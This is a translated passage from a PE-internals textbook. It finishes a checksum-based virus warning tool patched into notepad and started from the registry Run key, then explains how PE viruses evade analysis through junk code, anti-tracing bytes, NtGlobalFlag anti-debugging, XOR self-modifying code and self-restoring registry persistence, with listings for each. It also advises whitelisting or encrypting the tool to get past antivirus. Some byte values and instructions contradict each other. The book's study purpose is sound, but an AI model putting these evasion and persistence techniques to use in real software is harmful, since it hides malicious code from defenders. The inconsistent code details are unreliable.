SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\Run  
Add new key: note  
Add new key value: virNote.exe
```

Since the key value does not contain a path, the patch code must also copy the virus warning tool to the default system search path, such as the Windows system directory. Below is the relevant code for writing the warning tool to the startup items:

```
; Write values to the registry  
lea eax, [ebx+hKey]  
push eax  
lea eax, [ebx+lpszKey]  
push eax  
push HKEY_LOCAL_MACHINE  
call [ebx+_RegCreateKey]  
mov eax, 0Ch  
push eax  
lea eax, [ebx+lpszValue]  
push eax  
mov eax, REG_SZ  
push eax  
xor eax, eax  
push eax  
lea eax, [ebx+lpszValueName]  
push eax  
mov eax, [ebx+hKey]  
push eax  
call [ebx+_RegSetValueEx]  
mov eax, [ebx+hKey]  
push eax  
call [ebx+_RegCloseKey]
```

The code first calls the function `RegCreateKey` to create a key, then uses `RegSetValueEx` to set the key's value, and finally calls the function `RegCloseKey` to close the newly created key.

---

### 22.3.2 CHECKING THE CHECKSUM AT A SPECIFIC LOCATION

In this example, the PE virus warning tool will be placed in the C:\windows subdirectory, named `virNote.exe`. Each time the computer starts, it will first copy itself to the temporary file `C:\windows\virNote_Bak.exe` using the `CopyFile` function. Then, it will use the memory-mapping function `MapViewOfFile` to perform operations, checking whether the checksum value at the beginning 4ch offset of the PE file header matches the calculated value. If they match, it indicates that the file has not been modified; otherwise, it indicates that the file is infected with a virus and displays the warning message, and then shows the notepad program. The relevant code can be found in Code Listing 22-2.

**Code Listing 22-2:** Patch Program Checksum and Checking Function `_doCheck`  
(chapter22\patch.asm)

```

1 ; -----
2 ; Copy the current file to the system directory and write it to the registry
3 ; Return 0 indicates no virus infection
4 ; Return 1 indicates virus infection
5 ; -----
6 _doCheck proc _base
7     local @ret
8     pushad
9     mov ebx, _base
10
11    ; Write value to registry
12
...
35    ; Get system directory path
36    mov eax, 50h
37    push eax
38    lea eax, [ebx+szBuffer]
39    push eax
40    call [ebx+_GetWindowsDirectory]
41
42    mov esi, 0 ; Construct the absolute path of the target file = directory name +
"\\virNote_Bak.exe"
43    mov edi, 0
44    .while TRUE
45        mov al, byte ptr [ebx+szBuffer+esi]
46        .break .if al==0
47        mov byte ptr [ebx+@destFile+edi], al
48        inc esi
49        inc edi
50    .endw
51    mov esi, 0
52    .while TRUE
53        mov al, byte ptr [ebx+lpszNewName+esi]
54        .break .if al==0
55        mov byte ptr [ebx+@destFile+edi], al
56        inc esi
57        inc edi
58    .endw
59    ; @destFile now contains the absolute path of the target file
60    mov byte ptr [ebx+@destFile+edi], 0
61
62    ; Get the running path of the current program: C:\windows\virNote.exe
63    mov eax, 50h
64    push eax
65    lea eax, [ebx+szBuffer]
66    push eax
67    xor eax, eax
68    push eax
69    call [ebx+_GetModuleFileName]
70
71    ; Copy the currently running file szBuffer to the system directory @destFile
72    mov eax, FALSE
73    push eax
74    lea eax, [ebx+@destFile]
75    push eax
76    lea eax, [ebx+szBuffer]
77    push eax
78    call [ebx+_CopyFile]
79
80    ; Open the newly named file @destFile
81    push NULL
82    mov eax, FILE_ATTRIBUTE_ARCHIVE
83    push eax
84    mov eax, OPEN_EXISTING
85    push eax
86    push NULL
87    mov eax, FILE_SHARE_READ or FILE_SHARE_WRITE
88    push eax
89    mov eax, GENERIC_READ
90    push eax
91    lea eax, [ebx+@destFile]
92    push eax
93    call [ebx+_CreateFile]
94
95    mov [ebx+hFile], eax ; Store the file handle into the corresponding variable
96

```

```

97  push NULL
98  push eax
99  call [ebx+_GetFileSize]
100 mov [ebx+dwFileSize], eax
101
102 ; Establish an internal memory mapping
103 xor eax, eax
104 push eax
105 push eax
106 push eax
107 mov eax, PAGE_READONLY
108 push eax
109 xor eax, eax
110 push eax
111 mov eax, [ebx+hFile]
112 push eax
113 call [ebx+_CreateFileMapping]
114 mov [ebx+hMapFile], eax
115
116 ; Map the file content into memory
117 xor eax, eax
118 push eax
119 push eax
120 push eax
121 mov eax, FILE_MAP_READ
122 push eax
123 mov eax, [ebx+hMapFile]
124 push eax
125 call [ebx+_MapViewOfFile]
126 ; Store the address of the mapped view
127 mov [ebx+lpMemory], eax
128
129 mov esi, [ebx+lpMemory]
130 add esi, 3ch
131 mov esi, dword ptr [esi]
132 add esi, [ebx+lpMemory]
133 push esi
134 pop edi           ; esi and edi both point to the PE header
135
136 movzx ecx, word ptr [esi+6h] ; Get the number of sections
137 mov eax, sizeof IMAGE_NT_HEADERS
138 add edi, eax           ; edi points to the section table
139
140 ; Calculate the total length of section data
141 mov eax, sizeof IMAGE_SECTION_HEADER
142 xor edx, edx
143 mul ecx
144 xchg eax, ecx          ; ecx now contains the total length of section data
145
146 ; Calculate the checksum of each 4-byte segment from edi
147 _calcChecksum:
148
149 mov [ebx+_dwSize], ecx
150 push esi
151 shr ecx, 1
152 xor edx, edx
153 mov esi, edi
154
155 cld
156 @@
157 lodsw
158 movzx eax, ax
159 add edx, eax
160 loop @B
161 test [ebx+_dwSize], 1
162 jz @F
163 lodsb
164 movzx eax, al
165 add edx, eax
166 @@
167 mov eax, edx
168 and eax, 0ffffh
169 shr edx, 16
170 add eax, edx
171 not ax
172 pop esi             ; Up to this point, ax contains the checksum

```

```

173
174
175 mov dx, word ptr [esi+4ch] ; This location stores the initial checksum
176 sub ax, dx
177 jz _ret ; If checksums are equal, indicates no modification
178
179 ; If not equal, display warning message
180 xor eax, eax
181 push eax
182 lea eax, [ebx+lpszTitle]
183 push eax
184 lea eax, [ebx+lpszMessage]
185 push eax
186 push NULL
187 call [ebx+_MessageBox]
188 mov @ret, 1
189 jmp _ret1
190 _ret:
191 mov @ret, 0
192 _ret1:
193 ; Close file
194 mov eax, [ebx+lpMemory]
195 push eax
196 call [ebx+_UnmapViewOfFile]
197
198 mov eax, [ebx+hMapFile]
199 push eax
200 call [ebx+_CloseHandle]
201
202 mov eax, [ebx+hFile]
203 push eax
204 call [ebx+_CloseHandle]
205
206 ; Delete temporary file
207 lea eax, [ebx+@destFile]
208 push eax
209 call [ebx+_DeleteFile]
210 popad
211 mov eax, @ret
212 ret
213 _doCheck endp


```

The above code is basically the same as the code introduced in section 22.2.3. The difference lies in the handling of functions that already exist in the import table of the notepad program: to save manual operations, the addresses of functions that already exist in the import table of the notepad program are corrected using dynamic loading techniques in the code. For example, lines 116-127 handle the calling of the function MapViewOfFile, and lines 203-204 handle the calling of the function CloseHandle. Additionally, the patch code uses an embedded inline assembly framework.

### 22.3.3 TESTING

Using the patch tool from chapter 17, patch the notepad program. Since the checksum and specific location of the section table are not written, the dialog prompt will appear the first time the generated bindD.exe is run. Before the virus warning tool can work correctly, it is necessary to write the checksum and location at the 4ch offset from the beginning of the file header.

The checksum is obtained through single-step debugging in OD (OllyDbg). Figure 22-2 shows the OD running interface when obtaining the checksum:




**Figure 22-2 Obtaining the Checksum and Program Running Status**

As shown in the figure, `esi` points to the data area starting with the PE file header's PE signature. This place starts at an offset of `4ch`, reading a value of `0000`, while the current location of `EIP` is dynamically obtaining the checksum, and the value at this location corresponds to `0F34Bh`. This value is the checksum of the section table of `bindD.exe`. After obtaining this checksum, it will be written at the `4ch` offset from the beginning of the PE file header, serving as the original checksum of the notepad program.

Using the generated patch program `patch.exe` and the factory program `bind.exe` (using the patch tool generated in Chapter 17), patch `notepad.exe` using `bind.exe` to finally generate `patch_notepad.exe`.

When `patch_notepad.exe` is run for the first time, it will display a virus warning prompt because the checksum has not yet been written. This indication is false. Write the obtained checksum `0F34Bh` to the `4ch` offset from the PE header of `patch_notepad.exe`, and rename the file to `virNote.exe`. Run `virNote.exe` again, and no warnings will be displayed, indicating that the PE virus warning tool is complete. Copy `virNote.exe` to the `C:\windows` directory, and the virus warning tool is in working status.

**Note:** Do not run antivirus software during testing because `virNote.exe` will be blocked by antivirus software, mistakenly identified as a virus program. For example, add this file to the exceptions in 360 antivirus software, so it does not scan this file.



You can also refer to the anti-debugging techniques introduced in Chapter 21 of this book to encrypt `virNote.exe`, so that no prompts will appear.

---

Suppose a PE file virus infects our computer, the warning tool will pop up a prompt window again. Although it cannot prevent the virus from running, it can clearly warn: Your computer has been attacked by a PE virus. If you want to test the effectiveness of the warning tool, you can run `virNote.exe`, modify and check specific locations, or modify any part of the section table to achieve the test purpose. For example, the following is the hexadecimal code for changing the name of the `.text` section:

000001D0	2E 74 65 78 74 45 00 00	.textE..
000001E0	48 77 00 00 00 10 00 00 00 78 00 00 00 00 04 00 00	Hw.....x.....
000001F0	00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60	..... .`
00000200	2E 64 61 74 61 00 00 00 A8 1B 00 00 00 90 00 00	.data.....
00000210	00 08 00 00 00 7C 00 00 00 00 00 00 00 00 00 00 00	.... .....
00000220	00 00 00 00 40 00 00 C0 2E 72 73 72 63 00 00 00	....@...rsrc...

As shown above, changing `.text` to `.textE` will trigger the virus warning prompt and display the warning message.

---

#### 22.4 SUMMARY

This chapter used two development methods to implement a PE virus warning tool. This program can alert the user when the computer is infected with a PE virus. The principle is to store checksum information in the section table at the beginning of the PE file header, compare it with the stored checksum calculated by the patch program, and determine whether the file has been modified. Since this warning tool runs after the virus executes, it does not have the capability to prevent the virus, only to alert the user.

You can also extend the program in this chapter to automatically repair PE files. When it detects a PE virus infection, it can modify and restore the entry address and the initial N bytes of the code segment, then alert the user.

Sun Tzu said, "If you know the enemy and know yourself, you need not fear the result of a hundred battles." This is also true for antivirus. To better understand PE viruses, we must learn how they work. Before starting the contents of this chapter, let's remind everyone that this chapter is to help you understand PE viruses better. Avoid using these techniques or conducting destructive actions, otherwise, you will bear full responsibility.

The PE virus discussed in this chapter is also a kind of Trojan, where the process of its main program running is to acquire control rights and simulate destructive actions.

Currently, the common method for dealing with PE viruses is very simple. Most can't be restored to the original, but must be directly deleted, and users have no choice but to reinstall or update the system.

PE viruses are more complex than other infections because they can infect files directly or load themselves into important system files. This is because, regardless of whether the system is robust or fragile, a U-disk can still be infected by a PE virus, which can then be reloaded when connected to another system. Users may often have no other choice but to reformat or reinstall the system. Therefore, it is necessary to pay attention to PE virus infections in files. This chapter focuses on the technical characteristics and disinfection methods of PE viruses.

**Note:** The main purpose of discussing this content is for learning, please do not use the discussed techniques for destructive actions.

### 23.1 ANTIVIRUS PROTECTION TECHNOLOGY

PE viruses, like other computer viruses, have two basic characteristics: destructiveness and concealment. They are highly damaging and infectious. The technology used by PE viruses is relatively complex, often embedding virus design into automated tools, resulting in antivirus tools failing to detect and eliminate them.

This chapter takes the "Angel of Wrath" virus as an example to understand the antivirus protection technology from a programming perspective.

#### Extended Reading: Angel of Wrath Virus

- Virus Name: Win32.Angel.xx (xx depends on actual situation, records the information of the Angel of Wrath virus)
- Alias: Angel of Wrath
- Threat Level: ★★★☆☆
- Virus Type: Trojan type
- Length: 16074
- Affects: Win9x, WinMe, WinNT, Win2000, WinXP, Win2003

This virus can infect executable files in the computer system, and because it infects key executable files, it may lead to system crashes or severe damage.

After the virus runs, it replicates itself to the system directory of the infected computer and renames itself to ServerX.exe. It also sets its attributes to "system hidden," making it

difficult for users to discover and delete it. The virus modifies the system registry startup items to enable it to start automatically with the system. Additionally, the virus continuously monitors the registry for relevant keys, and if it finds that its own added startup items are removed, it will immediately add them back.

The virus searches for all executable files in all directories of the infected system and infects them. The infected executable files will become larger in size, occupying more disk space, but will still function normally. Furthermore, during the process of infecting executable files, the virus will mark each infected file to avoid re-infecting the same files.

---

To allow viruses to potentially infect other executable programs, techniques such as dynamic loading, static patching, relocation, etc., are used. These techniques have been covered previously. Below, we mainly focus on understanding the techniques and methods for self-protection and evasion against antivirus software and dynamic debugging software.

#### 23.1.1 JUNK CODE

Junk Code, as the name implies, refers to meaningless instructions, useless instructions. By adding junk instructions to the code, the difficulty of disassembling and decompiling increases. This makes it difficult for an attacker to correctly understand the functionality of the compiled program, causing confusion during debugging and tracking. The structure of junk instructions is varied. The main method is to achieve it through some jump instructions, stack operations, etc. Below, we use a jump instruction as an example to look at the implementation method of junk code. See the code below:

```
00000000 60      pushad
00000001 7803    js 00000006
00000003 7901    jns 00000006
00000005 EBE8    jmp FFFFFFFF
00000007 AF      scasd
00000008 1400    adc al, 00
0000000A 008B742420E8 add byte ptr [ebx+E8202474], cl
00000010 1100    adc dword ptr [eax], eax
00000012 0000    add byte ptr [eax], al
00000014 61      popad
00000015 7803    js 0000001A
00000017 7901    jns 0000001A
00000019 EB68    jmp 00000083
0000001B 18445400 sbb byte ptr [esp+2*edx], al
0000001F C3      ret
```

The above disassembled code is taken from the "Angry Angel" virus. Look at the two lines in it:

```
js 00000006
jns 00000006
```

These two instructions are equivalent to a direct jump. Because both conditions point to the same address, the instruction starts with the opcode E8. Change the junk instructions before E8 (as shown above, where the instruction was set to be deleted) to 90, then reload and disassemble again (the following disassembled code is taken from the infected "Angry Angel" virus at the same position in the file):

```

0100F510 60          PUSHAD
0100F511 78 03       JS SHORT notepadr.0100F516
0100F513 79 01       JNS SHORT notepadr.0100F516
0100F515 90          NOP
0100F516 E8 AF140000 CALL notepadr.010109CA
0100F51B 8B7424 20   MOV ESI,WORD PTR SS:[ESP+20]
0100F51F E8 11000000 CALL notepadr.0100F535
0100F524 61          POPAD

```

As you can see, the disassembled code has been reorganized. The 90 E8 instruction is disassembled, the previous one is interpreted as a nop instruction, and the last pair of bytes is combined into another instruction. The conditional jump in the code that moves to address 0100F516 is changed to a call instruction. The following code at the disassembled location after the call instruction is as follows:

```

010109CA C3          RETN
010109CB 204445 20   AND BYTE PTR SS:[EBP+EAX*2+20],AL
010109CF 0300        ADD EAX,WORD PTR DS:[EAX]

```

The jump location is just a return instruction RETN, which does not perform any meaningful operation, so the call notepadr.010109CA is also a junk instruction. Below is the method of constructing this part of the junk instruction in assembly source code:

```

Rubbish proc
    Ret
Rubbish endp

Start:
    js      _ret
    jns     _ret
    db 0E8h ; add a useless byte to confuse dynamic tracking software in
    disassembled code
    _ret: call Rubbish
    mov esi,word ptr [esp+20]

```

The defined function Rubbish does not perform any operation and is a junk instruction; the conditional branches jump to the same location, which are also junk instructions; adding a useless byte EB is interpreted by dynamic tracking software as a syntax error, confusing the normal debugging process. The only useful instruction is the last one (or the added part). By adding useless byte EB, it can effectively disrupt the normal debugging of tracking software, causing the control flow to fail and misleading business logic.

### 23.1.2 ANTI-TRACING TECHNIQUES

By adding useless data within instructions, it is possible to create errors in the debugger's recognition, thereby preventing antivirus personnel from debugging and tracing the virus code. In the previous example, the data EB is a junk instruction. Inserting such data in the code segment can easily cause errors in the debugger's recognition. See the example below:

```

0100F51B 8B7424 20   MOV ESI,WORD PTR SS:[ESP+20] ; kernel32.7C817077
0100F51F E8 11000000 CALL notepadr.0100F535       ; note the jump target location
0100F524 61          POPAD
0100F525 78 03       JS SHORT notepadr.0100F52A
0100F527 79 01       JNS SHORT notepadr.0100F52A
0100F529 EB 68        JMP SHORT notepadr.0100F593
0100F52B ^ 79 E6      JNS SHORT notepadr.0100F513
0100F52D 0001        ADD BYTE PTR DS:[ECX],AL
0100F52F C3          RETN

```

```

0100F530 78 03          JS SHORT notepadr.0100F535
0100F532 79 01          JNS SHORT notepadr.0100F535
0100F534 EB 59          JMP SHORT notepadr.0100F58F
0100F536 E8 12100000    CALL notepadr.0101054D

```

The instruction at address 0x0100F51F is a CALL instruction to notepadr.0100F535, but everyone found that in the debugger's true disassembly code, the byte at this address is not an instruction but an operand, with the biggest culprit being the junk data EB before 59. This is mainly because most debuggers use linear sweep algorithms, which do not perform a deep global analysis of the junk data in the code, thus failing to correctly identify instructions and data, leading to errors. Changing this byte from EB to 90 makes 59 an instruction. Below is the result of re-disassembly:

```

0100F530 78 03          JS SHORT notepadr.0100F535
0100F532 79 01          JNS SHORT notepadr.0100F535
0100F534 90              NOP
0100F535 59              POP ECX
0100F536 E8 12100000    CALL notepadr.0101054D ; notepadr.0100F524

```

Here is a more complicated example, look at the following disassembly instructions:

```

0100F572 03FA          ADD EDI,EDX
0100F574 E8 0F000000    CALL notepadr.0100F588
0100F579 47              INC EDI
0100F57A 65:74 50        JE SHORT notepadr.0100F5CD ; redundant prefix
0100F57D 72 6F          JB SHORT notepadr.0100F5EE
0100F57F 6341 64        ARPL WORD PTR DS:[ECX+64],AX ; redundant prefix
0100F582 64:72 65        JB SHORT notepadr.0100F5EA
0100F585 73 73          JNB SHORT notepadr.0100F5FA
0100F587 005E 33        ADD BYTE PTR DS:[ESI+33],BL
0100F58A C9              LEAVE

```

The corresponding bytecode is:

```

0000C770 8B 3B 03 FA E8 0F 00 00 00 47 65 74 50 72 6F 63 ;.....GetProcAddress
0000C780 41 64 64 72 65 73 73 00 5E 33 C9 B1 0F FC F3 A6 Address^3.
0000C790 75 DA 8B F2 8B 5D 24 03 DE 0F B7 0C 43 8B 5D 1C u]$...C].

```

It can be seen that the byte 00 before the instruction 5E cannot be replaced with any other value because it is not just junk data, it has another purpose. It is the null terminator for the function name GetProcAddress. If this byte is changed to 90, it will affect the program's operation, leading to failure. From the above analysis, it is clear that skillful use of some coding techniques can effectively slow down the progress of code tracing, thereby causing trouble for reverse analysis. Suppose the designer of the virus program adds runtime detection to certain segments of the code to check if it is in a debugging or tracing state. By determining the runtime value, it can be quickly identified whether the current process is in a user's debugging or tracing state, thus adopting more effective measures to terminate the tracing or mislead the user into other code flows, which falls under the category of anti-debugging techniques.

### 23.1.3 ANTI-DEBUGGING TECHNIQUES

The first step in antivirus work is to dynamically debug the virus program flow, while what the virus tries to do is use anti-debugging techniques. The virus uses various methods to obtain the current running state of the process. If the virus process is in a debugging state, it executes methods to break or counteract the debugging process.

Below is an example of obtaining whether the current process is in a debugging state. This example mainly uses the system's records and current thread or process to check for information related to debugging. From the study of Section 9.1.4, we know that each process running in the operating system has a corresponding TEB (Thread Environment Block) for each main thread.

The instruction at offset 30h in this block points to the PEB (Process Environment Block) of the current process. In the PEB, at offset 68h, there is a flag named NtGlobalFlags. This flag varies depending on the state of the process. Below are the common flag values and their definitions:

FLG_STOP_ON_EXCEPTION	0x00000001
FLG_SHOW_LDR_SNAPS	0x00000002
FLG_DEBUG_INITIAL_COMMAND	0x00000004
FLG_STOP_ON_HUNG_GUI	0x00000008
FLG_HEAP_ENABLE_TAIL_CHECK	0x00000010
FLG_HEAP_ENABLE_FREE_CHECK	0x00000020
FLG_HEAP_VALIDATE_PARAMETERS	0x00000040
FLG_HEAP_VALIDATE_ALL	0x00000080
FLG_POOL_ENABLE_TAIL_CHECK	0x00000100
FLG_POOL_ENABLE_FREE_CHECK	0x00000200
FLG_POOL_ENABLE_TAGGING	0x00000400
FLG_HEAP_ENABLE_TAGGING	0x00000800
FLG_USER_STACK_TRACE_DB	0x00001000
FLG_KERNEL_STACK_TRACE_DB	0x00002000
FLG_MAINTAIN_OBJECT_TYPELIST	0x00004000
FLG_HEAP_ENABLE_TAG_BY_DLL	0x00008000
FLG_IGNORE_DEBUG_PRIV	0x00010000
FLG_ENABLE_CSRDEBUG	0x00020000
FLG_ENABLE_KDEBUG_SYMBOL_LOAD	0x00040000
FLG_DISABLE_PAGE_KERNEL_STACKS	0x00080000
FLG_HEAP_ENABLE_CALL_TRACING	0x00100000
FLG_HEAP_DISABLE_COALESCING	0x00200000
FLG_VALID_BITS	0x003FFFFF
FLG_ENABLE_CLOSE_EXCEPTION	0x00400000
FLG_ENABLE_EXCEPTION_LOGGING	0x00800000
FLG_ENABLE_HANDLE_TYPE_TAGGING	0x01000000
FLG_HEAP_PAGE_ALLOCS	0x02000000
FLG_DEBUG_WINLOGON	0x04000000
FLG_ENABLE_DBGPRINT_BUFFERING	0x08000000
FLG_EARLY_CRITICAL_SECTION_EVT	0x10000000
FLG_DISABLE_DLL_VERIFICATION	0x80000000

If a process is created in a debug state, then during the initialization of the user-mode code when calling the LdrpInitialize function, it will determine whether the process is being debugged by the value of the PEB.BeingDebugged field. If it is being debugged, the system will set the NtGlobalFlag value to include the following content:

```
if (!NT_SUCCESS(st)) {
    if (Peb->BeingDebugged) {
        Peb->NtGlobalFlag |= FLG_HEAP_ENABLE_TAIL_CHECK |
                           FLG_HEAP_ENABLE_FREE_CHECK |
                           FLG_HEAP_VALIDATE_PARAMETERS;
        .....
    }
}
```

From the above code, it can be seen that the NtGlobalFlag value is set to a combination of the three flag values. The final NtGlobalFlag result is 70h. Using this flag, it can determine whether the current process is in a debugging state. This method achieves the same effect as directly checking the value of Peb.BeingDebugged. The code in listing 23-1 implements this method.

### Code Listing 23-1 Example of Anti-Debugging Technique (chapter23\antidebug.asm)

```
1 ; -----
2 ; Anti-Debugging Technique Test
3 ; Author: 成利 (Cheng Li)
4 ; Date: 2011.3.2
5 ; -----
6 .386
7 .model flat, stdcall
8 option casemap:none
9
10 include windows.inc
11 include user32.inc
12 includelib user32.lib
13 include kernel32.inc
14 includelib kernel32.lib
15
16 ; Data Segment
17 .data
18 szText      db "HelloWorldPE", 0
19 szDebugged  db "我正在被调试！", 0      ; "I am being debugged!"
20 szNoDebugged db "没有被调试！", 0      ; "Not being debugged!"
21
22 .code
23 start:
24     assume fs:nothing
25     ; Point to PDB (Process Database)
26     mov eax, fs:[30h]          ; eax points to TEB.ProcessEnvironmentBlock
27
28     mov eax, [eax+68h]
29     and eax, 070h             ; Check NtGlobalFlags
30     test eax, eax
31     jne @isDebugged
32
33     invoke MessageBox, NULL, addr szNoDebugged, \
34         NULL, MB_OK
35     jmp @ret
36
37 @isDebugged:
38     invoke MessageBox, NULL, addr szDebugged, \
39         NULL, MB_OK
40 @ret:
41     invoke ExitProcess, NULL
42
43 end start
```

The above description is just one method to determine whether a process is being debugged based on system-recorded information. We can also use APIs (such as the IsDebuggerPresent function) to determine whether the process is in a debug state. Additionally, some viruses will determine whether the process is being debugged by obtaining all the commonly used debuggers' features. As people's understanding of the differences between the debug state and the normal state and the related information deepens, similar techniques are being increasingly developed.

#### 23.1.4 SELF-MODIFYING CODE TECHNIQUES

SMC (Self-Modifying Code) technique refers to the method of pre-encrypting the code that is to be executed and then decrypting it back in memory during runtime. By using this technique, simple code protection can be achieved. However, the code encrypted by this technique can be easily identified and decrypted through dynamic tracing. Below is a simple example:

```
.....
mov eax, offset _encriptEnd
sub eax, offset _encriptStart
```

```

mov dwEncryptSize, eax
lea eax, _encryptStart
invoke _encryptIt, eax, dwEncryptSize

_encryptStart:
    db 1eh, 74h, 1eh, 74h, 1ch, 74h, 44h, 34h
    db 74h, 1eh, 74h, 9ch, 73h, 74h, 74h, 74h
_encryptEnd:
.....

```

As shown above, when the program runs, it will first decrypt the encrypted bytes starting from `_encryptStart`. The program uses the simplest encryption algorithm, XOR (exclusive OR). Since applying XOR to a number twice will yield the original number, the same function can be used for both encryption and decryption. Below is the detailed definition of the function:

```

;-----
; XOR encryption/decryption algorithm
; Encryption and decryption use the same function
;-----

_encryptIt proc _lpSrc, _size
    pushad
    mov esi, _lpSrc
    mov edi, _lpSrc
    mov ecx, _size

loc1:
    mov al, byte ptr [esi]
    xor al, 74h      ; The algorithm is very simple, XOR
    mov byte ptr [edi], al

    inc esi
    inc edi
    dec ecx
    .if ecx != 0
        jmp loc1
    .endif

    popad
    ret
_encryptIt endp

```

The function `_encryptIt` XORs the obtained bytes with 74h, stores them as encrypted bytes, and the re-encrypted bytes with 74h XOR yield the original bytes (i.e., decrypted bytes). The decrypted bytes are then changed back to the original instructions, as indicated by the highlighted code below:

```

.....
0040108D  FF35 0D304000  PUSH DWORD PTR DS:[40300D]
00401093  50              PUSH EAX
00401094  E8 67FFFFFF    CALL smc.00401000
00401099  6A 00            PUSH 0           ; Style = MB_OK|MB_APPLMODAL
0040109B  6A 00            PUSH 0           ; Title = NULL
0040109D  68 00304000    PUSH smc.00403000 ; Text = "HelloWorldPE"
004010A2  6A 00            PUSH 0           ; hOwner = NULL
004010A4  E8 07000000    CALL <JMP.&user32.MessageBoxA> ; MessageBoxA
.....

```

After the decryption is complete, the program instructions will point to the beginning of the data section and then run the newly decrypted code.

**Note:** Since the encryption is performed in memory, you need to pay attention to one thing: when linking, you must specify the code segment attributes as readable, writable, and executable. The related code is in the accompanying file chapter23\smc1.asm.

---

### 23.1.5 REGISTRY ITEM PROTECTION TECHNIQUE

Some viruses, in order to gain control, not only infect PE files to infiltrate the host's memory during operation but also infect system startup items. These startup items include (but are not limited to) the following:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\load  
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit  
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run  
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run  
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce  
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices  
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run  
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce  
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEX  
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services  
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon  
HKEY_LOCAL_MACHINE\System\ControlSet001\Session Manager  
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group Policy  
Objects\<SID>\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
```

After adding their own startup definitions to the registry startup items, viruses modify or delete these items to prevent other users or antivirus software from doing so. They also periodically monitor and modify these values to ensure that the values in these places remain valid. Below is the anti-debugging code used by a disgruntled user to protect the registry operation through a one-line thread callback function:

```
01010763 C8 000000      ENTER 0,0  
01010767 8B5D 08      MOV EBX, DWORD PTR SS:[EBP+8]  
0101076A 81EC 00010000    SUB ESP, 100  
01010770 89E5          MOV EDI, ESP  
01010772 E8 08000000    CALL notepad.r.0101077F  
01010777 5E              POP ESI  
01010778 68 00000000    PUSH 100  
0101077D E8 04000000    CALL notepad.r.0101078E  
01010782 58              POP EAX  
0101078F 54              PUSH ESP  
01010790 57              PUSH EDI  
01010791 6A 00            PUSH 0  
01010793 6A 00            PUSH 0  
01010795 56              PUSH ESI      ; "Serverx"  
01010796 53              PUSH EBX  
01010797 FF10          CALL DWORD PTR DS:[EAX]  ; RegQueryValueExA
```

The above code uses the function `RegQueryValueExA` to query the registry for the key "Serverx" and retrieve the key value. The function prototype is as follows:

```
LSTATUS RegQueryValueExA(  
    HKEY hkey,  
    LPCSTR name,           ; Points to the name of the value to query  
    LPDWORD reserved,  
    LPDWORD type,          ; Returns the type of the value  
    LPBYTE data,            ; Returns the data  
    LPDWORD count  
) ;
```

Continuing to look at the code:

```
010107A3 58          POP EAX  
010107A4 6A 00        PUSH 0  
010107A6 6A 00        PUSH 0  
010107A8 6A 04        PUSH 4  
010107AA 6A 00        PUSH 0  
010107AC 53          PUSH EBX
```

```
010107AD FF10          CALL DWORD PTR DS:[EAX] ; RegNotifyChangeKeyValue
```

The function `RegNotifyChangeKeyValue` is used to monitor changes to the specified location in the registry. The function prototype is as follows:

```
LONG WINAPI RegNotifyChangeKeyValue(
    HKEY     hKey,           ; Handle to a key
    BOOL      bWatchSubtree,   ; Watch the entire subtree or just the specified key
    DWORD     dwNotifyFilter,  ; Filter for changes
    HANDLE    hEvent,         ; Handle to an event
    BOOL      fAsynchronous
);
```

Function parameter explanations:

1. **hKey:** The handle of the key to be monitored, or a predefined key handle.
